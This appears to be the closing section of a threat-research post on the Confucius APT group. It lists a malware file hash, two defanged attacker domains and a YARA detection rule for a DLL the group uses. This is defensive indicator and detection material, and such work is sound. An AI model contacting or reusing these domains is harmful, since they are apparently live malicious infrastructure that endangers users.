ea52d6358d53fc79e1ab61f64cb77bb47f773f0aa29223b115811e2f339e85f5

URLs

msoffice[.]user-assist[.]site

recent[.]wordupdate[.]com

YARA rule

```
rule upt_Confucius_apt_dll {
        meta:
                description="DLL used by Confucius"
                author = "abhijit mohanta"
                date = "January 2021"

        strings:
                $upt_APT_10 = { 61 00 00 ?? 61 00 00 ?? 67 00 00 ?? 66 00 00}
                $upt_APT_11=  { 62 00 00 ED 61 00 00 99 66 00 00 77 66 00 00}
                $upt_APT_21 = ".gfids"  ascii wide

        condition:
                (any of ($upt_APT_1*)) and $upt_APT_21
}
```

Tag(s): threat research

Uptycs Threat Research

Research and updates from the Uptycs Threat Research team.

Connect with the author